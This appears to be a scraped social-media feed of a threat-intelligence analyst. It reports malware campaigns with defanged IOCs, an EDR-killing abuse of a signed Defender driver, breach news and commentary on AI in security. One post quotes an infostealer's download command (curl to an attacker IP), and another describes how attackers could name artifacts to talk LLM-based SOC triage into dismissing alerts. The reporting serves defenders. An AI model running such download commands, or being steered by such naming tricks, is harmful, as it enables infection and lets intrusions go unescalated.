






Pinned Tweet
We detected a new somewhat sophisticated campaign abusing spoofed @MicrosoftTeams installer. The malware is hosted on a legitimate looking website, which seems to be part of redirect chain. Each new download produces a unique file hash - so that is not reliable indicator. The executable is signed so MDE did not prevent it. It was detected when it tried to connect to their C2. The initial domains / certs are newly registered in the last 2-3 days.
Our investigation is ongoing, will provide more in article.
So far, I share some IOCs to help you try prevent the threat:
- teams-install[.]icu (hosting malware)
- signer: KUTTANADAN CREATIONS INC.
- nickbush24[.]com (exfil / C2 server)
- Filename: MSTeamsSetup.exe (the hash changes, but here is what we saw: virustotal.com/gui/file/1691…)
Tagging @cyb3rops @_JohnHammond @MsftSecIntel for visibility
What a fantastic and refreshing read amidst the AI-slop content creation. Gosh, how world is turning adversely, so fast, without us really being capable of accepting it.
A simple human generated text made my day more optimistic - would never thought it would be that easy.
I only wish the blog would reach many more. However small, but here is my contribution in sharing it.
Awesome read @diabrowser folks, keep grinding!


Awesome - coming from Cloudflare, this could be a relevant feed for spotting emerging vulnerabilities that impact global threat landscape.

Introducing Zero Wire: a public vulnerability intelligence feed on @CloudflareRadar, bringing the clarity of a news wire service to critical security developments. cfl.re/4iCvSbj
26
David Kasabji retweeted

Same here … I hear the same from pretty much everyone I talk to. People are also reaching out to ask whether we still have IR capacity available.

WTF. Cybersecurity firm Sophos says its incident-response team handled SEVEN major incidents in SEVEN days, a workload that normally takes THREE MONTHS.
The WSJ reports security firms are overwhelmed by what insiders call 'Black October.' MoxFive says newly breached companies may have to wait up to FIVE DAYS for help.
Security executives say AI is helping attackers exploit vulnerabilities faster than defenders can respond.

I spent quite some time thinking about what threat actor attribution looks like once the observable attacker is no longer really human.
If AI agents increasingly decide which techniques to use, adapt them at runtime, and change behavior between environments, how much attribution value do TTPs still carry?
That led me to a broader idea: perhaps attribution eventually has to move up the abstraction stack, away from individual procedures and toward the way autonomous systems plan, delegate, adapt and make decisions.
I explore that thought experiment in a new article:
The Last Human Fingerprint: What Happens When the Observable Attacker Becomes Software?
I also introduce the idea of Agentic Operational Patterns as one possible way of thinking about that missing layer.
Curious how others in CTI / DFIR / detection see this evolving.
deobfuscated.dev/posts/last-…

59
David Kasabji retweeted
This is pretty embarrassing 🙈
Microsoft has a signed Defender driver that can be abused to kill Defender/EDR and modify protected files and registry settings
We also can’t really solve this the usual way by adding the driver to the vulnerable driver blocklist. It’s Microsoft’s own Defender component!!
MSRC says it doesn’t require immediate servicing because you already need admin privileges 😏
Which probably means this MS-signed EDR killer will stay usable for a while. Nice 🫶

Microsoft’s signed Windows Defender Boot-Time Removal driver (BTR.sys) is a one-shot kernel component that decrypts an RC4-encrypted transaction list from an Alternate Data Stream and performs Ring-0 operations.
An attacker with SeLoadDriverPrivilege can craft a valid encrypted config and load it early via a transient “Boot Bus Extender” service, abusing it as a trusted kernel primitive to bypass Tamper Protection, delete EDR/AV components before they start, drop malicious drivers, and gain persistence, without any vulnerability or BYOVD. No in-the-wild abuse has been observed.
research.checkpoint.com/2026…



David Kasabji retweeted
I think AI coding hype follows roughly four stages:
1. Amazement
You try it and can’t believe how much code it generates from a few prompts.
2. Expansion
You start more and more projects because shipping suddenly feels cheap and fast.
This is also the phase where people start convincing everyone around them:
- coworkers
- management
- friends in other companies
because nobody wants to “fall behind” in 6–12 months.
That creates a massive snowball/FOMO effect.
3. The grind phase
You realize the generated code has architectural issues, sloppy mistakes, weird abstractions, duplicated logic, broken edge cases, etc.
So you start:
- re-prompting
- switching models
- increasing reasoning effort
- reviewing fixes
- generating fixes for previous fixes
And suddenly you spend your days reviewing AI-generated pull requests instead of building software.
4. Realization
You realize AI coding increases output much faster than it increases certainty.
The code still needs:
- review
- testing
- ownership
- architectural understanding
- long-term maintenance
Usually by expensive senior engineers.
And the interesting thing is:
this whole cycle can take many months or even more than a year because people become socially and professionally invested in the narrative themselves.
Once teams, managers, and entire companies have been convinced that this is the future, it becomes psychologically and politically very hard to later say:
“Actually, the ROI is much lower than we expected.”
🤖 Made with AI


David Kasabji retweeted
One thing I noticed while benchmarking LLMs on security event data:
The models often overfit on narrative plausibility and environmental assumptions.
If an artifact looks like a test, lab artifact or pentest remnant, the model may start inventing an "authorized testing" story around it and dismiss the event as a false positive - even when the technical indicator itself is clearly suspicious or intentionally malicious.
Examples:
- "EDRTest"
- "PentestPersistence"
- "EICAR_Check"
- "InternalSecurityTool"
A human analyst can fall for this too, but with LLM-based SOC workflows this becomes interesting at scale.
An attacker could intentionally name persistence keys, services or binaries in a way that nudges the model toward a benign interpretation.
What surprised me most:
The model often correctly understands the technical artifact first ... and then talks itself out of escalating it.
This is only one of many weird benchmark-design problems I ran into while testing LLMs on DFIR / detection-engineering data 🙂


Hot take: AI-driven adversaries operating inside your network in 2026 would be EASIER to catch than humans.
LLMs hallucinate, can't distinguish honeypots from production assets, and lack adversarial intuition.
Deploy deception. This is the one phase where the tech works in your favor.
Wrote about it here: deobfuscated.dev/posts/phase…

Ivanti EPMM: two pre-auth RCEs (CVE-2026-1281 / CVE-2026-1340) actively exploited. 1,400+ instances still exposed.
This isn't just server RCE: EPMM is your MDM control plane. Compromise here is a force multiplier.
Patch, assess, hunt. In that order.
deobfuscated.dev/posts/ivant…

2
197
The #Notepad++ supply chain attack had 3 infection chains over 6 months - each with entirely different IOCs.
Most defenders only scanned for Chain #3.
I dug into the #WinGUp source code and built a threat hunt playbook for what the IOC lists miss.
deobfuscated.dev/posts/notep…

We are investigating an attack we most likely attribute to Storm-1811 (by @MsftSecIntel ) as the TTPs seem to be their modus-operandi.
It started with vhishing - a phone call to a victim, posing as an IT Admin and convincing the victim to install a RMM tool (QuickAssist).

The 1st stage payload was downloaded from https[:]//vtnsafety[.]com/verify.php?update
SHA256: 74cc76a60c310ccaeceb7ad9387703e7135a90baf8d8e29c08c1d6be16be4d13
At the time of our investigation, it was not detected on any CTI platforms as malicious site or malware.
Persistency was attempted via Startup Folder entries and RegKeys.
Following actions were mostly connected to running JS / PS commands / scripts, as the 2nd stage payload downloaded the node.js package for running the JS scripts.
Exfil attempt was also made, but we managed to contain the incident before that.
The attempted attack was sophisticated and it happened over the weekend at 3 AM local time. The threat actor moved fast from initial compromise, internal recon, and payload installation, combined with lateral movements (some within minutes, but in total 3 hours from first payload up to exfil attempt).
Unfortunately, stolen credentials made the attacker's process faster, as they were still valid in this specific scenario.
84
David Kasabji retweeted
People keep asking if we “already have the IOCs” for this or that malware.
We usually don’t need them - we already detect the malware family and its behavior.
I stopped adding static file hashes on purpose. It’s outdated thinking. One byte changes, one new AWS IP, and your whole detection collapses.
If that’s your detection model, you’re stuck in last decade. We build rules for methods and characteristics, not for single files that evaporate on recompile.
Recent reports on the £80M Louvre heist indicate the surveillance system's password was "Louvre" -> a default setting unchanged since 2014. This just shows how unaddressed weak credentials in legacy systems continue to enable breaches, even in high-profile environments. In CTI, regular audits of authentication mechanisms remain essential, ... or at least should be.
#CyberSecurity #InfoSec #PasswordHygiene
71
I am working on a new feature to automatically add Sightings to MISP attributes upon IOC detection in SOAR incidents. If the indicator is absent in MISP and assessed as malicious, it's added seamlessly to enhance threat intelligence sharing. This streamlines workflows and reduces manual overhead.
How are you handling IOC automation in your CTI processes? Do such sightings reports help with your KPIs or you have other usecases for it?
#MISP #ThreatIntel #SOAR #CyberSecurity
Most of the community is focused on the PR wording used by major vendors in breach disclosures. However, under the veil, we have to understand that a sophisticated threat actor had prolonged access to the environment (spanning months!) and yet, only "partial" leakage occurred.
Such threat actors often perform stealthy espionage that is not easily detected - especially performing forensics on months old logs, if they even exists (retention).

My regular reminder whenever a vendor discloses a 0-day on an edge device:
Patching it doesn’t fix the breach that already happened.
If it was exposed for months, patching it is like changing the front door lock while the burglars are already in your living room.
2
2,042
Just detected another Odyssey infostealer campaign. This time it uses following URL to download the malware:
curl -s http[:]//185.93.89[.]62/d/<victimID>
The infection chain seems to start with ClickFix technique as we haven't observed (yet) in the logs anything else suspicious preceeding the curl.
194
David Kasabji retweeted

🚨🚨🚨BREAKING - New data leak site by Scattered LAPSUS$ Hunters exposes Salesforce customers. Dozens of global companies involved in a large-scale extortion campaign.
Scattered LAPSUS$ Hunters claims to have breached Salesforce, exfiltrating ~1B records.
They accuse Salesforce of lacking 2FA and OAuth protections, say over 100 instances were compromised, and threaten data leaks, lawsuits, and technical disclosures.
Complete list of affected companies and reported exfiltration:
FedEx - 1.1TB
Aeroméxico - 172.95GB
Qantas Airways - 153GB
UPS - 91.34GB
HMH - 88GB
Vietnam Airlines - 63.62GB
Toyota Motor Corporation - 64GB
Stellantis - 59GB
Air France & KLM - 51GB
Republic Services - 42GB
Adidas - 37GB
Disney/Hulu - 36GB
Canvas by Instructure - 35GB
Instacart - 32GB
McDonald's - 28GB
TripleA - 23GB
TransUnion - 22GB
Home Depot - 19.43GB
Google AdSense - 19GB
1-800Accountant - 18GB
Cisco - 5.6GB
Marriott - 7GB
Walgreens - 11GB
Kering (Gucci, Balenciaga, etc.) - 10GB
Petco - 9.9GB
ASICS - 9GB
Pandora - 8.3GB
KFC - 1.3GB
Saks Fifth - 1.1GB
GAP Inc. - 1GB
CarMax - 1.7GB
Cartier - 1.4GB
Chanel - 2GB
Albertsons (Jewel Osco, etc.) - 2GB
Engie Resources (Plymouth) - 3GB
Puma - 3.1GB
HBO Max - 3.2GB
Fujifilm - 155MB
IKEA - 13GB
Note: All victims are listed with ransom deadlines set for 10 October 2025.
Discover more at hackrisk.io


Data leak detection will have to expand to a new surface, which is LLMs. However, did anyone notice any CTI platform that promotes Credential / Data Leak detection, to offer also LLM-related data leaks?
I think this one is a bit tougher to crack, but important today. Maybe some specially crafted time-based prompts through API that would probe the major LLMs for potential leaks? At least until the LLM provider offer some insights into their data sources.